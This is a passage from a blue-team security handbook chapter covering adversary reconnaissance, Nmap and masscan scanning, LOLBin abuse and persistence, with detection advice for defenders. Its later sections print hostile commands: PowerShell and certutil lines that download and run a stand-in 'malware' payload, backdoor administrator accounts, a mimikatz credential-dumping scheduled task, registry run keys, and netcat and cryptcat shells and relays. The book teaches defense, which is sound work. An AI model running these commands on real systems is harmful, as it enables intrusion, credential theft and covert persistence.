From there, adversaries will have an inventory of data locations and trust relationships. They can investigate certificate transparency history through vendors such as Censys, Hunters.io, the Facebook Certificate Transparency list, and some more open sources like AlienVault OTX. When it comes to data collection tools, well-known options include SpiderFoot, Maltego, Recon-ng, and GHunt. Numerous websites exist that adversaries can use to fingerprint your organization; they are listed later in this chapter.




Figure 4-2. Cloud-scale reconnaissance

With even a minimal foothold, adversaries can run two BloodHound tools: SharpHound for on-premises environments and AzureHound for cloud-based Entra ID. These tools gather data and present it to BloodHound, a graphical interface that builds a visual attack map to identify attack paths an adversary can pursue—leveraging overprovisioned accounts, unintended elevated access or admin privileges, and nonobvious escalation routes. This data helps adversaries target users and service accounts or gain membership in specific groups or roles, enabling more successful directory service attacks. AzureHound also collects application registrations, permissions, and key credential assignments, which are integrated into BloodHound.

DNS Analysis Scripts

Several tools can assess how much information is retrievable through DNS by the nameservers supporting your organization's domains. CNAME records that resolve to a CSP or SaaS offering significantly fingerprint your organization and the technologies in use. You can also take the discovered hostnames and run them through checks of major service providers. Additionally, the Certification Authority Authorization (CAA) record lists certificate authorities (CAs) authorized to issue SSL/TLS certificates for a domain. CAA records can be found with `nslookup -type=caa yourdomain.com`.

DNSRecon is a well-known tool for enumerating DNS information. In the following example, the second command brute-forces subdomain names based on a word list (the directory is on Kali Linux). Here, adversaries may expand the word list based on prior passive reconnaissance:

```
#!/bin/sh

DOM=”www.blueteamhandbook.com”
WL="/usr/share/wordlists/dnsmap.txt"
/usr/bin/dnsrecon -d $DOM
/usr/bin/dnsrecon -d $DOM -D  $WL -t std
```

Subfinder can help you discover a variety of subdomains and hosts for a given domain. Part of ProjectDiscovery, Subfinder can pull data from dozens of sources and requires API keys to be added to the ifconfig file for best results in gathering information (some free, some paid):

```
subfinder –d DOMAINNAME -output DOMAINNAME.txt -stats
```

Google Searching

For the blue team, research what Google knows, what people say, what information is publicly available, and what vendors say about the organization and its leaders. For example, you can use Google to search for names and email addresses. You would be amazed at what people write about, the data that leaks through sensitive files, and the information they expose tied to their email address.

There are a variety of Google search operators that you can use to mine what the largest search engine has found about your organization, as listed in Table 4-1.

Table 4-1. Google search operators

Operator	Purpose
`""`	Return results with a specific phrase.
`X OR Y`	Return results related to word or phrase *X* or *Y*.
`X AND Y`	Return results related to word or phrase *X* and *Y*.
`(dash)`	Exclude words following the dash.
`()`	Conduct a group search.
`filetype:`	Limit results to specific file types.
`site:example.com`	Limit results to a website name.
`related:example.com`	Return sites related to a specified domain.
`inurl:keyword`	Return results with a keyword in a URL.
`before:` and `after:`	Return results on either side of the date in format *YYYY-MM-DD*.

Web-Based Recon Sites

This section discusses some well-known websites that can provide extensive information about your assets—IP addresses, domains, users, sites, and their public IP footprints—without a single packet reaching your network from an adversary. Most of these sites offer community- or free-level services, while some are commercial only:

- Censys offers real-time visibility into internet-facing assets, including certificates, services, and misconfigurations across IP ranges and domains.
- CentralOps.net provides basic tools for DNS lookups, WHOIS, traceroute, and network diagnostics.
- DNSDumpster.com is a no-cost research tool that maps DNS records such as TXT and provides visualizations of infrastructure relationships.
- EDGAR offers entries such as 8K, 10K, proxy materials, and other documents required by the US Securities and Exchange Commission.
- Epieos investigates email addresses to reveal associated accounts, breach information, and metadata.
- Google Hacking Database lists exploits that can be found with Google search terms for organizational systems, helping to discover open services.
- Google Image Search allows uploading an image to find where it appears online, which can reveal tracking.
- GreyNoise identifies whether your IPs are targeted by mass-internet scanners, filtering background noise from real threats.
- Hunter is primarily a business development tool useful for discovering email addresses associated with a domain, often used during OSINT reconnaissance.
- Job hunting sites such as Indeed, Facebook, Twitter, LinkedIn, and others often provide valuable information about technologies in use.
- OSINT Framework is a mindmap-style tool offering a categorized list of OSINT tools and resources, great for finding tools by topic.
- Pulsedive aggregates several dozen open threat intelligence feeds, enriching IPs, domains, and URLs with risk scores and context.
- SecurityTrails provides historical DNS records, WHOIS data (though of lower value), and infrastructure mapping for domains and IPs, useful for attack surface analysis.

- Shodan scans the entire IPv4 internet at least weekly for connected devices and services, revealing open ports, banners, and vulnerabilities tied to your IPs. IPv6 addresses for hosts are discovered through targeted scanning of known ranges, user-submitted requests, and DNS discovery.
- ThreatMiner focuses on threat intelligence enrichment, offering passive DNS, WHOIS, and malware analysis data.
- ViewDNS offers domain name analysis tools including reverse IP lookup, DNS history, subdomain discovery, HTTP headers, country-specific firewall tests, and ASN information to analyze domain and IP relationships.
- Google Threat Intelligence (GTI), formerly VirusTotal, is a well-known aggregator of file and URL IoCs, gathering threat intelligence from multiple antivirus engines, file analysis, and URL scanners with a focus on malware detection. It also offers extensive API capabilities.
- Internet Archive offers the Wayback Machine, which allows checking historical snapshots of your web properties.

Weaponization: Building the Adversary Toolset

Adversaries and those who support them are constantly researching software vulnerabilities and human weaknesses or susceptibilities to gain the upper hand. Once they identify a likely target, they will attempt to compromise it.

Scanning: Tools and Techniques

Various scanning techniques can be used to determine what is actually on the network, as opposed to what people think is on the network. They can also reveal what is preserved in spreadsheets, asset management tracking, and the CMDB. See? There's that "list thinking" again. Note that this may change every day. For example, you could use `nmap` daily and then use `ndiff` to compare today's results with yesterday's results to detect changes in ports, banners, and IP availability.

You can ask the following questions to assess multiple issues in network scanning on large corporate networks:

1. Can you conduct surgical scans?
2. Can you determine a method to scan a large network efficiently?
3. How many segmented networks exist?
4. How difficult is it to conduct an authenticated scan?
5. Is there already a vulnerability scanning program in place that can be leveraged?

6. Are simple IP and port changes enough?
7. Can you report on the public IP used by your SaaS solutions and both static and dynamic public IP allocations from a CSP?

Use Nmap for #1 and masscan for #2. For #6, you could use Nmap daily and then use Ndiff to compare today's results to yesterday's results; for example, you can detect new systems and a change in ports, banners, and IP availability, which helps identify changes in your attack surface.

Also, don't ignore passive detection as a means of discovering systems on the network. Network mapping may not find an open port on a system, but observing traffic flow will always detect a live system because the network layer cannot lie. You can infer a given service, and your NGFW may detect an application as well. When observing traffic without application detection, it's important to realize that server-side ports (the destination of an initiated flow) may not correspond to the actual service listed in the TCP and UDP ports table. Talk to anyone in IR who's been at the job a while, and they will likely have a story about finding an insider using SSH over port 53, 123, or 443 because those ports were "allowed out" without restriction or protocol/application enforcement.

Nmap scanning

Run various Nmap scans against the network and systems on the network to assess the services that are reachable. There are dozens of Nmap options, so definitely review the manpage.

A target is an IP address or a network/CIDR range (10.1.1.0/24). The examples provided in this section use a date stamp for documentation to the directory named *DIR* (replace with your evidence box folder).

By default, Nmap scans the 1,000 most popular ports. For much faster results, use `-F` to option-scan only the top 100 ports. Also, you can change the open frequency of services like `distccd (0.000100 -> 0.100100)`, as it opens and closes frequently while it distributes complicated jobs. Zenmap is the Nmap GUI and contains most of what is needed for an effective scan. TCP scan types include Covert TCP, ACK, FIN, FTP Proxy Bounce, and Idle scans. The reference file is */usr/share/nmap/nmap-services* (on Kali).

For a quick scan (approximately four seconds per host):

```
nmap -sS -oA DIR/scan-initial.`date +%h%d-%H%M%S` TARGET
-sS (TCP SYN scan) << generates three output files
--osscan-limit (Limit OS detection to promising targets)
```

For an aggressive scan (approximately one minute per host):

```
nmap -sS -A -oA DIR/scan-aggressive-tcp.`date +%h%d-%H%M%S` TARGET
-A (Aggressive scan options)
-O (Enable OS detection)
-sV (Version detection)
-sC (Script scanning)
--traceroute
```

For a UDP scan (approximately seven minutes per host), written out as a script with environment variables:

```
#!/bin/bash
# Build the output filename
DIR="./ir"
OUTFILE="$DIR/scan-aggressive-udp.$(date +%h%d-%H%M%S)"
TARGET="192.168.1.1"
# Run the scan using that filename
nmap -sU -A -oA "$OUTFILE" $TARGET
```

For a protocol scan (approximately 90 seconds per host):

```
nmap -sO -oA DIR/scan-protocol.`date +%h%d-%H%M%S` TARGET
```

For a full scan:

```
OUTFILE="$DIR/scan-aggressive-udp.$(date +%h%d-%H%M%S)"
TARGET="192.168.1.1"
nmap -sSU -p0- --version-all -oA $OUTFILE $TARGET
```

On IPv4 networks, you can ping LAN ranges by CIDR mask to determine what devices will respond to ICMP for a subnet:

```
nmap -sP 10.2.4.0/24
```

For a full TCP port scan with service version detection, use:

```
nmap -p 1-65535 -sV -sS -T4 target_IP
```

To run all of the default and/or safe scripts against a target, use:

```
nmap --script="default,safe" target_IP
```

Linux IPv4 ping sweeps can also be done assuming the target will reply to ICMP (albeit slowly). For example, scan 10.10.10.0/24 with this `for` loop:

```
#!/bin/bash
for i in `seq 1 255`
    ping -c 1 10.10.10.$i | \
       tr \\n ' ' | awk '/1 received/ {print $2}'
done
```

If this doesn't work immediately, try `seq 1 25` to shorten the list, and make sure you are using the right IP range.

Nmap scripting engine scripts

The Nmap scripting engine (NSE) can probe deep into a system—far beyond simple service identification. The currently defined categories for Nmap scripting are auth, broadcast, brute, default, discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version, and vuln. There are more than 600 NSE scripts.

Following are some useful commands in addition to those listed in the network discovery and scanning online reference:

You can pass command-line options to NSE scripts:

```
OUTFILE="$DIR/scan-aggressive-udp.$(date +%h%d-%H%M%S)"
TARGET="192.168.1.91"
nmap --script all -oA $OUTFILE $TARGET
--script-args <n1>=<v1>,<n2>={<n3>=<v3>},<n4>={<v4>,<v5>}
--script-help <filename>|<category>|<directory>|
     <expression>|all[,...]
```

Here is an example for a system at 192.168.1.91:

```
#!/bin/bash

DIR="./ir"
OUTFILE="$DIR/scan-aggressive-udp.$(date +%h%d-%H%M%S)"
TARGET="192.168.1.91"

nmap -oA $OUTFILE --script=http-methods --script-args \
http-methods.url='/admin',http-methods.unsafe=true $TARGET
```

Simple commands:

```
nmap -script [script.nse] [target]
nmap -script [expression] [target]
nmap -script [category1,category2,etc]  [target]
```

NSE examples:

For full information, review Chapter 9 of the online Nmap manual. To discover user accounts on a Windows system, which can provide great intelligence to an adversary, use a command like this:

```
nmap --script smb-enum-users.nse -p445 <target>
nmap -sU -sS --script smb-enum-users.nse -p U:137,T:139 <host>
```

To find a Windows logged-on user on a local /24 network:

```
nmap --script=nbstat 192.168.1.0/24
```

To gather HTTP data (all on one line):

```
nmap --script http-enum,http-headers,http-methods,http-php-version \
   -p 80 HAPLESS_VICTIM_IP_ADDRESS
```

IPv6 networks

IPv4 scanning does not work with IPv6 networks. The host ID portion of an IPv6 address is 64 bits long, totaling 18,446,744,073,709,551,616 addresses (18+ quintillion addresses). For IPv6, you cannot use IPv4 scanning thought processes. Instead, send a packet to one of two multicast addresses; all nodes or all local routers.

On Linux, assuming your IPv6 interface is eth0, you can ping IPv6 notes by using `ping6 ff02::1%eth0` and all local routers by using `ping6 ff02::2%eth0`. Note that `ff02::1` is the link local multicast address for all local nodes, and `ff02::2` is all local routers (VPNs may not process this).

On Windows 10, 11, and similar, find the IPv6 interface by using `netsh interface ipv6 show interface`. From there, you can use `ping -6`, but you need to know your interface ID, which you get from the `Get-NetIPInterface` PowerShell command. This will return both an ID and a name:

```
Get-NetIPInterface | Where-Object {$_.AddressFamily -eq "IPv6"}
```

To ping all enabled nodes on the local network, use the All Nodes multicast address of `ff02::1` and `ff02::2` for all local routers.

To ping all local nodes out of interface ID 7, use `ping -6 ff02::1%:7`.

Masscan for IPv4

While Nmap is great, it is not necessarily efficient. Alternatives exist, particularly masscan. Masscan is useful for scanning a large network, especially since it has its own TCP stack. Table 4-2 walks through some examples.

Table 4-2. Masscan examples

Example	Command line
Scan a web server on a class C network.	`./masscan -p80 192.168.1.0/24`
Scan a class B network for common Windows ports.	`./masscan –p135,445,3389 10.0.0.0/16`
Scan for banners using a source IP.	`./masscan -p80 --banners --source-ip 192.168.1.114 192.168.1.0/24`

Windows counter loops

In some circumstances you might need to run a command on Windows multiple times. For example, you might need to wait for a system to appear on the network, a share to become available, or a DNS name to appear. The following one-liners show different ways to do this.

This command loops forever, runs the `echo` command, and then waits for five seconds:

```
for /L %i in (1,0,2) do echo hello & timeout /t 5 /nobreak >nul
```

This command cycles from 1 to 255, echoes the counter, and then runs ping:

```
for /L %i in (1,1,255) do echo %i & ping -n 5 127.0.0.1
```

A similar sweep can be done on Windows with a loop like this and show results only for systems that respond to ICMP:

```
FOR /L %i IN (1,1,255) DO @ping -n 1 -w 100 192.168.1.%i|
   find "Reply"
```

The following two commands cycle from 1 to 255, advise the IP address, and then run nslookup to get a name field. The first command prints all the IPs, and the second command prints the IP if a `name` is found. These loops allow for reverse DNS mapping from the command line, even if the formatting leaves something to be desired:

```
FOR /L %i IN (1,1,255) DO @echo 10.10.10.%i: ^
   & nslookup 10.10.10.%i 2>nul|find "Name"

for /L %i in (1,1,255) do @nslookup ^
   192.168.1.%i 2>nul | find "Name" && @echo 192.168.1.%i
```



In these commands, the ampersand has a specific meaning. When used one time, it allows execution of multiple commands sequentially. The second command runs after the first one completes. The double ampersand is conditional execution. The second command runs after the first completes with an exit code of 0 (zero).

Web/CGI scanning tools

Several generic tools and options exist in addition to specialized tools for web technologies such as WordPress. Adversaries use these tools, and your blue team should be familiar with them and use them to investigate the security posture of your internet-facing web properties:

- Checkmarx Zed Attack Proxy (ZAP) is a powerful web application security scanner. It supports both automated and manual testing, including intercepting proxy, spidering, fuzzing, and WebSocket analysis.
- Nikto is a venerable scanning tool and can be used to perform thousands of checks against a web server.
- reNgine is not exactly a web scanner, but a web application reconnaissance suite focused more on the reconnaissance process for security professionals, pentesters, and bug bounty hunters against web properties.

- Greenbone OpenVAS (in German) is a full-featured FOSS scanning and vulnerability platform, available in both a community and enterprise feed.

Exploitation: Tools and Techniques

Blue teams should understand the various tools and techniques adversaries use to social-engineer end users, prompting engagement through pretexts that lead to clicking and ultimately running exploits or gaining access to a system. Many volumes address this topic under the guise of red teaming or penetration testing.

From the blue team's point of view, investing time reading major annual reports,[1] such as the Verizon Data Breach Investigations Report (DBIR), CrowdStrike's Global Threat Report, ENISA's Threat Landscape report, Palo Alto's Ransomware Review, and others, reveals specific trends. The 2025 V-DBIR presents key findings on actual breaches:

- "Crime as a service" is big business and includes initial access brokers, ransomware, phishing, and malware development. Third-party involvement doubled in 2025 from 2024 and now stands at 30%.
- The most common initial access vector remains stolen credentials, used in 22% of breaches. Eighty-eight percent of basic web application attacks involved stolen credentials.
- External actors are responsible for 81% of intrusions. Insiders account for miscellaneous errors and privilege misuse at 18%, with partners contributing 1.2%.
- Fifty-four percent of ransomware victims posting on extortion sites had prior credentials exposed in infostealer logs; 40% involved corporate email addresses.

Blue teams should also be aware of custom web applications. The Open Web Application Security Project (OWASP) provides a rank-ordered top 10 list of the most critical web application security flaws. Understanding these can guide monitoring, logging, and application enhancements to detect issues in the OWASP top 10.

Analysis tools are used to examine PCAP data. If possible, adversaries will capture LAN data and analyze it to extract useful details such as cleartext passwords, NT hashes, or Kerberos tickets.

1 Review Jacob Wilson's GitHub page for a well-structured list of reports by category/topic.

Maintain Access: Tools and Techniques

Access is often maintained by installing a rootkit, creating accounts that the attacker can use, cracking passwords for existing accounts, or installing a backdoor tool or capability. There are many examples of this. It is vital to note that many persistence methods do not require elevated access on an endpoint to be effective in enabling an adversary to perform lateral movement or network reconnaissance.

Access over the wire

There are two main aspects of maintaining access over the network itself. The first is access from the inside, meaning behind the perimeter firewall to the outside. These methods are known as *command and control* (C2). Numerous methods exist to accomplish this objective. C2 can be achieved by using a domain name that rotates IP addresses, changing the domain name once per hour, editing rows in a spreadsheet, posting to a message board, or sending an instant message. Just about any communication technique can be leveraged so long as it is likely to be allowed out of the network. The second aspect is maintaining access inside the network. Unless segmentation gateways or network-level ACLs are in place, adversaries can use techniques that have worked for many years unfettered but are likely blocked by the perimeter firewall.

To and from the internet, some examples of maintaining access over the wire include the following:

- Use actual remote access tooling (RAT), of which over 200 are listed on the LOLRMM (Living Off the Land Remote Monitoring and Management) website. Just install the tool, let it make a DNS check for a relay server, and the local agent uses a keepalive method to accept an inbound connection. Most of these tools are well known and not classified as malicious by NGFW filtering categories but may be well identified by application detection. Several countermeasures can be deployed. First, block access to the RAT tool domain name and the RAT tool relay FQDN (getting the relay depends on passive DNS monitoring—use Zeek). Better yet, use a DNS RPZ to redirect a user to a policy violation website. Second, maintain vigilance through inventory processes to detect and remove RAT software on endpoints. If you have an EDR solution, you can block access to the RATs by executable name and DNS as well.
- Install a webshell. On any internet-facing web server, a vulnerability can allow an adversary to install a webshell. Numerous webshell codebases are available on GitHub, and some adversaries do not even bother modifying the code. These tools allow an adversary to visit a URL on a web server and gain an interactive command set, a shell, or a point-and-click interface to use the web server itself. Detection methods include analyzing web server logs, identifying new files, making the web server's directory structure read-only (which is not easy), or looking

for traffic patterns between IP addresses that indicate longer sessions in use. Countermeasures include reverse web proxies, also known as *web access firewalls*.

- Open a listener through a scheduled task.
- Replace a known service with a modified version, such as an SSH server or web server, that includes backdoor code.
- Launch a Telephone-Oriented Attack Delivery (TOAD) attack. In these attacks, some form of pretext social engineering occurs, such as a scareware pop-up or a plain email message that manipulates a user into making a phone call. During that call, the user is pressured into installing a RAT. Once installed, the adversary gains control of their computer.

Rootkits

A rootkit is not a set of software used to gain elevated access. Rather, a rootkit consists of replacement software for specific binaries that hides its presence from anyone running commands to examine processes, network connections, memory, and related components. For example, the `ls` command can be altered to omit its own binaries, or netstat may be modified to exclude IP addresses used by the rootkit. By filtering themselves out and processing adversary requests, rootkits pose a serious threat. Recent Linux examples include Diamorphine, a loadable kernel module, and Reptile, which not only implements process hiding but also includes a reverse shell feature. On Windows, more recent examples are FudModule, a sophisticated rootkit deployed via a Chrome exploit to gain system-level permissions; and Necurs, which, although older, is still being developed.

LOLBins

Adversaries have advanced to the point where there is less need to download tools from the internet to achieve their objectives. *LOLBins*, also known as *living-off-the-land binaries*, are legitimate programs and scripts supplied with an operating system that are leveraged to perform malicious actions. They often bypass detection because their hash values are considered "known good." Modern tools such as EDR platforms or SIEMs that capture command-line activity can detect malicious behavior when LOLBin techniques are used. Many adversaries will temporarily stage scripts or tools in commonly accessed sources such as AWS S3 buckets or cloud file services like Google Drive.

Various commands can be used to download scripts that collect information about a system, explore the network, and establish persistence on an endpoint. For example, PowerShell and certutil.exe can be used to download and execute a script with a command like the following:

```
powershell.exe -NoP -NonI -Exec Bypass -Command `
  "(New-Object System.Net.WebClient).DownloadFile( `
  'http://example.com/malware.ps1', ' malware.ps1')"

certutil.exe -urlcache -split -f "http://example.com/malware.exe"
   "malware.exe"
```

A DLL could also be downloaded and then a function within the DLL executed with this command:

```
rundll32.exe C:\programdata\nmiwe.dll,DllRegisterServer
```

Rundll32 can execute both 32-bit and 64-bit DLL files, call a specific entry point, and provide command-line arguments. The path can be a UNC. For example:

```
rundll32 c:\path_to\file.dll,EntryPoint argument1 argument2
```

Regsvr32 can be used to register a DLL within Windows—a preferred condition for enabling its use. Paths to DLLs should be well known and match those on reference systems:

```
regsvr32 c:\path_to\file.dll
```

Or use it to run silently with `/s`, specify an HTTP path as the source of installation with `/i`, and use `srcobj.dll` as the DLL that interprets the URL as a script to be downloaded and executed:

```
regsvr32.exe /s /i:http://<SCRIPT_URL>/<payload>.sct scrobj.dll
```

Applications can be silently installed using msiexec with no UI via `/qn` or `/quiet`, a normal install via `/I`, and a path to an MSI file. The path can be a UNC name:

```
msiexec.exe /i /qn "c:\path_to\file.msi"
msiexec.exe /q /i "c:\path_to\legitimate-like-name.msi"
```

Microsoft HTML Application (HTA) files are not common. Adversaries can invoke an HTA application, execute script code from the command line, and leverage its proxy awareness to use an HTTP address as the filepath. Here are several examples:[2]

```
mshta.exe c:\path_to\suspect_file.hta

C:\Windows\System32\mshta.exe
   vbscript:Execute("CreateObject(""WScript.Shell"").Run(
   ""powershell -ExecutionPolicy Bypass &
   'C:\Users\victim\Documents\someprogram.ps1'"", 0:close")

"C:\Windows\SysWOW64\mshta.exe" "C:\Users\ACCT\Downloads\
     Invoice.hta"
```

2 Red Canary also has some examples on their website.

```
$MAL = 'http://example.com/malware.ps1'

powershell.exe -NoP -NonI -Exec Bypass -Command `
"IEX (New-Object System.Net.WebClient).DownloadString($MAL);"

certutil.exe -urlcache -split -f $MAL "malware.exe"
```

A wide variety of WMIC commands can be used for malicious purposes. Many examples of WMIC commands are listed in Chapter 5.

User accounts

Adversaries may also use sophisticated techniques to generate their own Kerberos tickets in an on-premises Active Directory environment. Using tools like Mimikatz in its various forms, an adversary can leverage the KRBTGT account and create forged Ticket Granting Tickets (TGTs). These tickets can then request access to any domain service. If there is suspicion of rogue accounts or forged tickets, run `klist` on the domain controllers and review ticket lifetimes. In this case, it is critical to reset the KRBTGT account password twice in succession. The KRBTGT account retains the last two passwords to maintain Kerberos ticket validity during a password reset because the account maintains two passwords in its history. Resetting twice overwrites both of them with the new password:

```
net /add user WDAGUtilityAccount UjZ43mqaz55 /y
net localgroup administrators WDAGUtilityAccount /add

New-LocalUser -Name "NotGoodGuy" -Password (ConvertTo-SecureString
"Passw0rd!123" -AsPlainText -Force)
Add-LocalGroupMember -Group "Administrators" -Member "NotGoodGuy"

schtasks /create /tn "Backdoor" /tr "net /add user attacker
   Passw0rd! /add" /sc onstart /ru SYSTEM
```

ASEPs and registry-based persistence

Common methods to establish persistence on Windows include registry entries located in Auto Start Extensibility Points (ASEPs), scheduled tasks, WMI backdoors, and service installation. By reviewing Event ID 4688 and Sysmon Event ID 1, traces like the ones shown in this section may become apparent.

Examples of ASEPs (HKLM/HKCR Run and RunOnce keys) launch automatically at boot time or when a user logs in. Here is an example command to manipulate a run key:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
     /v UpdateService /t REG_SZ /d "C:\TMP\Updater.exe -s
     \\192.168.4.19 'net user' > C:\TMP\updater.log" /f
```

A winlogon key can be manipulated to hijack the login process. Adversaries may modify `Userinit` or `Shell` values under the following:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
```

The BootExecute key runs executables early in the boot process; adversaries can add an entry under the following:

```
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager
```

AppInit_DLLs can also be manipulated. The DLLs listed here load into every process that uses *user32.dll*, enabling widespread injection:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
```

Malware registers itself and adversaries can register their own services under *HKLM\SYSTEM\CurrentControlSet\Services* to run persistently in the background.

Filesystem persistence

Filesystem-based persistence can be achieved in several ways. A common method is to add entries under the user's Startup directory. Another technique to establish passive persistence is to create a clickable link under *C:\Users\Public\Desktop*, in the hope that the user may eventually click on the corresponding icon.

Startup execution at login time can be maintained by an adversary placing a *.bat*, *.shortcut*, or *.exe* file in their startup directories.

Entries here run for every user who logs in at *C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup*.

Scheduled tasks

Windows has a built-in scheduled tasks capability. Tasks run in the background and are stored in *C:\Windows\System32\Tasks*. Examples of suspicious commands that are used to create a task include:

```
at 13:00 "C:\TMP\mimikatz.exe sekurlsa::LogonPasswords >
C:\TMP\logonpw.txt"

schtasks /create /sc minute /mo 5 /f /tn MSFTSystemCheck /tr
"C:\TMP\mimikatz.exe sekurlsa::LogonPasswords > C:\TMP\logonpw.txt"
```

The `schtasks` command can be used to create a task that runs a suspicious executable every five minutes, but the executable named *thisissafe.exe* must first be copied to the *C:\Windows\System32* directory. To do this, run the following command:

```
schtasks /create /tn "HackerTask" /tr
"C:\Windows\System32\thisissafe.exe" /sc minute /mo 5 /F
```

Logon scripts

A local account may also have a logon script assigned to it, visible on the account's Properties tab. Logon scripts can also reside inside Group Policy Objects (GPOs) as well as the local policy, as shown in Figure 4-3.




Figure 4-3. Local logon scripts

Data Relay and Backdoor Linux Tools

Attackers use netcat to move data for exfiltration, transfer attack tools onto systems, and maintain shell access. Blue teams can also use these techniques to move data from a compromised system to a collection point.

Netcat

Netcat is simple to use. On one system, start a listener that writes output to a file or redirects it to a process. On another system, start the same binary as a sender, which takes file input and sends it, unauthenticated, to the listener.

Netcat data transfer techniques. To send data from a listener to a client, use this:

```
Listener -> nc -l -p [port] < [file]
Client -> nc [listen-ip] [port] > [file]
```

There is no obvious indication when the file transfer is done.

To push a file from a client to a listener, use this:

```
Listener -> nc -l -p [port] > [file]
Client -> nc [listen-ip] [port] < [file]
```

Again, there is no obvious indication when the file transfer is done, other than the command line.

To use netcat for vulnerability scanning, use this:

```
nc -v -w3 -z [ip] [startport]-[endport]
```

Netcat backdoor techniques. On the Linux listener side, netcat listens and presents a shell on `port#`:

```
nc -l -p port# -e /bin/sh
```

Let's walk through a Linux persistent listener example script.

It is a common attack technique to put a netcat/cryptcat listener on a system. Startup possibilities include:

- Modifying existing service files in */etc/systemd/system/ or /lib/systemd/system/*, adding their own startup service, or creating a malicious filesystem link
- Embedding a startup routine in an `rc` file on older systems or systemd unit files on newer systems that are stored under */usr/lib/systemd/system/* or */etc/systemd/system/*
- Installing or modifying an entry in a system cron job or a user-specific cron job
- On older systems, modifying code in `inet.d` or `xinet.d` configurations

In its most basic form, a netcat listener script could look like the following set of commands in an infinite loop:

```
#!/bin/bash
while [ 1 ]; do
  echo "Starting listener"
  /bin/nc -l -p 8080 -e /bin/bash
done
```

An attacker can also start a listener script with a `nohup` command (look in `ps` output!):

```
nohup ./listener.sh &
```

As a one-liner:

```
while [ 1 ]; do echo "NC Start"; nc <cmds>; done
```

The Windows equivalent persistent listener is accomplished with `-L`:

```
nc -L -p port# -e cmd.exe
```

To push a shell from a client to a listener, use this:

```
Client ->  nc IP Port -e /bin/sh
Listener ->  nc -l -p Port (commands are typed in on the listener)
```

Linux netcat backdoor technique without the -e option. A backpipe is a first-in, first-out (FIFO) filesystem object. It relays output from a command to the shell and back into netcat:

```
mknod backpipe p
/bin/bash 0<backpipe | nc -l -p 8080 1>backpipe
```

Alternatively, and particularly important to an incident responder, you could replace `1>backpipe` with `| tee backpipe` so that you can see the data as it flows back through the relay (special thanks to Ed Skoudis for the clarification).

Netcat relay setup on Linux. IR teams should be aware of netcat (or cryptcat) relays. These relays allow island hopping from one node to another. For example, a port may be allowed through the DMZ to the interior but not directly from the external network. Table 4-3 shows the steps involved in setting up a netcat relay between a victim (at .14) and an attacker (at .19). Note that netcat relays can be detected by security tools that perform protocol analysis, since these relays simply "shovel data," as shown in the table.

Table 4-3. Netcat relay setup

Step	Action	Command
1	Victim (192.168.1.14): Start a shell listener.	`nc -l -p 2222 -e /bin/sh`
2	Attacker (192.168.1.19): Start a listener.	`nc -l -p 4444`
3	Attacker (192.168.1.19): Create the backpipe, then the relay.	`mknod backpipe p nc 127.0.0.1 4444 0<backpipe | nc 192.168.1.14 2222 1>backpipe`

Cryptcat

Cryptcat is functionally the same tool as netcat, with the addition of encryption, so its use will defeat an IDS looking for signs of commands in cleartext network data. For example, you can transfer files and create listeners. To use cryptcat, you need to use a key with the `-k` option. In the following example, cryptcat uses `FRed` as the key value, which is not the default:

```
Listener - cryptcat -k FRed -l -p 2222
Client - cryptcat -k FRed host 2222
```

A cryptcat backdoor can also be set up. On the listener's side, this is a two-step process. Make a FIFO, and then use it with a shell and STDIO redirection:

```
mkfifo ccfifo
cryptcat -k secret -l -p 3333 0<ccfifo | /bin/bash 1>ccfifo
```

To detect this type of behavior, use a `find` command. Note that you would run this *after* you collect MAC time data (`find` changes access time). For example:

```
find / -type p –print
```

On the client side, use:

```
cryptcat -k secret IP PORT
```

where `IP` is the IP address and port number.

Password Guessing

